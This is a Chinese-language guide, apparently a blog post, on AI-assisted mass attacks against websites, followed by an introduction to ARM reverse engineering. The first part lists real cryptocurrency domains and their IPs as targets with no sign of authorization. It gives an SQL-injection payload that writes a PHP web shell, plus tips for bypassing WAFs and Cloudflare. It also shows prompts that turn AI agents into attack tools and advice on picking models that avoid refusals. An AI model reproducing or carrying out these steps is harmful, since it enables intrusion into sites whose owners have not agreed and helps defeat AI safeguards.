从A到Z的AI渗透测试
简而言之: 人工智能显著加快了渗透测试的速度,并开辟了前所未有的可能性……
在本指南中,我将讲解如何利用漏洞利用程序或逐一分析基础Web漏洞来对网站进行大规模渗透测试,如何入门漏洞利用程序开发,ARM架构的工作原理,哪些主题对获取访问权限最为关键,以及你实际上能从中赚取多少收益。
我们目前正处于“免费漏洞”时代,因为人工智能能够轻松识别出随着时间积累而形成的庞大数量的现有漏洞。要修复所有这些漏洞将需要很长时间。
渗透测试的准备工作
准备以下资源会很有帮助:
- 一台服务器
- 一项 AI 订阅服务
- Shodan / Censys / Zoomeye

访问 attack.mitre.org 学习黑客攻击的基础知识。掌握这一框架后,你就能轻松理解当前正在做什么、下一步该怎么做,以及还有哪些攻击向量值得尝试。
网络应用程序的大规模利用。
要对网站发起大规模攻击,我们需要编制一份目标清单。以下是可从现有资料中参考的主题和资源列表。请根据你最熟悉的领域,寻找相关主题。
请让 AI 查找与我们感兴趣的主题相关的目标:
Collect a list of domains related to the cryptocurrency industry. Find websites, platforms, services, blogs, exchanges, wallets, blockchain projects, DeFi platforms, NFT platforms, and other crypto-related resources. Return only domain names in a clean list format.或
Write a script that automatically collects cryptocurrency-related domains from online sources. The script should search websites by crypto-related keywords, extract domain names, remove duplicates, validate the domains, and save the results into a structured file (CSV or TXT). Include clear setup instructions and explain how the script works.最后,仅仅几分钟内,我就通过一个简单的 Python 脚本收集到了适合我的域名:
root@host:~#  head crypto_domains.txt
99bitcoins.com
acrypto.io
appliedblockchain.com
badbitcoin.org
beincrypto.com
bestbitcoinexchange.io
bitcoin.kn
bitcoin.org
bitcoin.stackexchange.com
bitcoinatmmap.com我们已经列出了目标清单;现在需要弄清楚我们面对的是什么。我们将进行第一阶段——侦察。最简单且最有用的起点,就是立即查找域名的活跃 IP 地址。这通常有助于绕过 WAF 并利用其他端口的漏洞,或者直接发送请求而无需受请求数量的限制。
其次,我们需要确定目标系统使用的技术栈,因为后续我们将针对这些技术寻找相关漏洞。
识别活跃 IP 地址:
- Shodan
- Censys
- Zoomeye
- Fofa
- crt.sh
论坛上有一些人,可以以合理的价格帮你执行所需的查询。
工具:
- Subfinder、dnsx——通过域名查找 IP 地址
- httpx——快速简便地识别技术
找到真实 IP 地址:
root@host:~# head real_ips_only.txt
badbitcoin.org,198.54.115.8
bitcoinatmmap.com,162.214.150.207
bitcoinatmmap.com,44.233.161.197
bitcoingarden.org,162.247.153.7
bitcoingarden.org,188.114.96.3
blockchaindevjobs.com,13.248.169.48
blockchaindevjobs.com,76.223.54.146
coindailyupdate.com,13.223.25.84
coindailyupdate.com,54.243.117.197
coindera.com,13.248.169.48
现在我来看看 httpx 在这些域名上能找到什么:
root@host:~# head real_ip_tech.txt
188.114.96.3,Cloudflare
188.166.94.148,
162.214.150.207,Apache HTTP Server
162.247.153.7,Nginx
13.248.169.48,
194.33.180.143,Apache HTTP Server,Bootstrap,Google Analytics,HSTS,Lightbox,Slick,jQuery:3.3.1
13.248.206.252,
162.144.177.199,Apache HTTP Server我们要求人工智能查找并本地保存已识别技术的概念验证(PoC)。我们会对其进行审核(因为可能存在虚假漏洞利用),并对所有目标进行扫描。
root@host:/exploits# ls
CVE-2024-6387  CVE-2025-55182  CVE-2026-60004  CVE-2026-63030  CVE-2026-64638  magento  README.md
root@host:/exploits# head magento/CVE-2026-75650/stylesmuggler.py
#!/usr/bin/env python3
"""StyleSmuggler (CVE-2026-75650) safe Magento RCE chain detection.

Stage-1 Store header poison + stage-2 styles[] trigger via GraphQL bypass.
"""
from __future__ import annotations

import argparse
import hashlib让我们以其中一个易受攻击的目标为例。我们需要在该目标上站稳脚跟或对其进行利用。

利用SQL注入,我们首先将PHP代码编码为十六进制格式,然后创建一个Web Shell。
" UNION SELECT NULL,NULL,0x3c3f7068702069662869737....,
  NULL,NULL,NULL,NULL,NULL
INTO OUTFILE '/var/www/project/images/s.php'-- aa接下来,我们可以选择将数据持久化,或者对主机为所欲为。
逐个目标排查漏洞
大多数渗透测试人员更倾向于采取聚焦式方法,因为对单一目标进行深入分析,比进行大规模、肤浅的扫描,更有可能发现严重问题。
我采用非越狱的方式进行测试;只要你按照下文所述的所有步骤操作,并正确记录所有内容——且不使用Cyber提供的顶级模型——就不应该遇到任何问题。在实践中,你会找到最适合自己的模型;一旦掌握了要领,就可以切换到稍高级一些的模型。
在这种情况下,你的渗透测试经验和扎实的技能体系至关重要。最好的公开资源是 https://cheatsheetseries.owasp.org/。我们要求 AI 彻底处理每一页内容,并将它们转化为结构合理的技能。
良好的技能结构:
pentest-ai/
│
├── core/
│   ├── reasoning_rules.md
│   ├── confidence_rules.md
│   └── methodology.md
│
├── knowledge/
│   │
│   ├── web_security/
│   │   │
│   │   ├── sqli/
│   │   │   ├── concept.md
│   │   │   ├── detection.md
│   │
│   ├── network_security/
│   │   ├── protocols/
│   │   ├── services/
│   │   └── vulnerabilities/
│   │
│   └── cloud_security/
│       ├── aws/
│       ├── azure/
│       └── containers/
│
├── skills/
│   │
│   ├── vulnerability_analysis/
│   │   ├── skill.yaml
│   │   ├── instructions.md
│   │   └── examples.yaml
│   │
│   ├── security_review/
│   │   ├── skill.yaml
│   │   ├── instructions.md
│   │   └── checklist.md
│   │
│   ├── report_generation/
│   │   ├── skill.yaml
│   │   └── template.md
│
├── workflows/
│   │
│   ├── web_application_review.yaml
│   ├── network_assessment.yaml
│   └── security_report.yaml
│
└── evaluations/
    │
    ├── test_cases/
    ├── expected_answers/
    └── quality_checks/
仅靠知识是不够的。你需要使用 MCP,这样神经网络才能原生地利用各种渗透测试工具。
优秀的 MCP 包括:
一旦选定目标,我们就开始行动:
Act as a web penetration testing agent focused on identifying initial access opportunities.

Analyze the target web application using all available reconnaissance data, loaded tools, and skills.
在浏览器中打开该网站,使用 Wappalyzer 插件分析用户所看到的技术栈,并检查“网络”选项卡的工作情况。

我们可以立即要求 AI 对网站进行扫描,识别 端点,逐一检查,并分析响应内容。基于JS分析所见内容。
如果可能,务必在网站上注册一个账户;这能让用户访问更多端点,并加载新的界面。
最好从OWASP十大漏洞中寻找漏洞。你最有可能发现这些漏洞。https://top10.owasp.org/2025/
请关注存在潜在漏洞的区域。利用工具查明该网站存在哪些技术缺陷。
尽量不要像nuclei那样向网站发送大量请求;这会给网站的安全性带来负担,并导致你无法从网站获得真实的响应。
从现在开始,关键在于实践——Web漏洞数不胜数,一切都取决于你的经验。以下是我的一些建议:
- 如果发现某种漏洞,请尝试用一切可能的方式来复杂化或加密有效载荷。
- 如果Cloudflare阻挡了你的攻击,可以在请求中发送 1.5 KB 的垃圾数据来绕过它。
- 不要太快放弃;有些目标需要持续关注数天甚至数周。
漏洞利用开发(0-day)

这个话题和渗透测试一样有趣。虽然在这方面取得成功更难,但回报要高出许多倍。我认为首先应该讲解ARM架构上的逆向工程基础知识,因为它比x86架构更容易。
逆向工程工具:
- Ghidra(免费)
- Binary Ninja(半免费)
- Ida Pro(付费)
计算机的运作原理
处理器并不了解 Python、Java 或“登录”按钮。它只认识:
- 二进制数;
- 带有地址的内存单元;
- 寄存器;
- 诸如“加法”、“复制”和“跳转”之类的指令。
在您完全掌握这四个概念之前,还为时过早去剖析 ARM 二进制文件。好消息是,自 20 世纪 40 年代以来,计算机的基本工作原理几乎没有变化。基于 ARM 的手机、路由器、单板计算机以及基于 Graviton 的服务器,都遵循相同的运行规则。 从逆向工程师的角度来看,计算机由三个部分组成。
| 部分 | 功能 |
|---|---|
| CPU | 执行指令 |
| 内存(RAM) | 在程序运行时存储代码和数据 |
| I/O | 将处理器与磁盘、网络、屏幕和传感器连接起来 |

处理器运算速度很快,但几乎无法自行存储任何信息。它的“桌面”由寄存器组成:这些是CPU内部的微小单元。主内存容量更大,但访问速度较慢。磁盘容量更大,速度也更慢:程序首先会从磁盘加载到RAM中。
数据通过总线在这些组件之间传输:地址总线(位置)、数据总线(内容)和控制总线(读取或写入)。目前对我们来说,重要的不是总线的硬件实现,而是其概念:处理器一直在通过地址从内存中读取和向内存写入数据。
ARM 架构中寄存器的工作原理
在 x86 架构中,寄存器数量较少,编译器会不断通过栈来传递值。而在 ARM 架构中,寄存器数量众多,函数的几乎整个生命周期都能容纳在其中。如果你理解了哪个寄存器负责什么,代码列表读起来就像一段对话记录:
- 谁传递了参数;
- 结果位于何处;
RET将跳转到何处;- 函数承诺不修改哪些值。
如果没有这些信息,X0、W19 和 XZR 似乎同样毫无用处。
什么是 ARM 中的寄存器
寄存器是 CPU 内部的一个命名存储单元。它并不位于 RAM 中,也没有像 0x4000 这样的地址。指令通过编号来引用它:“取 X1,加 X2,存入 X0。”
一个重要特性:寄存器没有类型。在连续的指令中,同一个 X0 可以是:
- 一个
int; - 一个字符串指针;
- 一个布尔标志(0/1);
- 一个刚刚被复制的返回地址。
你必须时刻牢记类型。处理器只看到二进制位。
AArch64 寄存器文件

在 A64 中,程序员可以看到 31 个通用 64 位寄存器 X0…X30。不存在第 32 个寄存器“X31”。指令编码中的数字 31 代表 栈(SP)或 零(XZR / WZR) - 具体取决于指令本身。
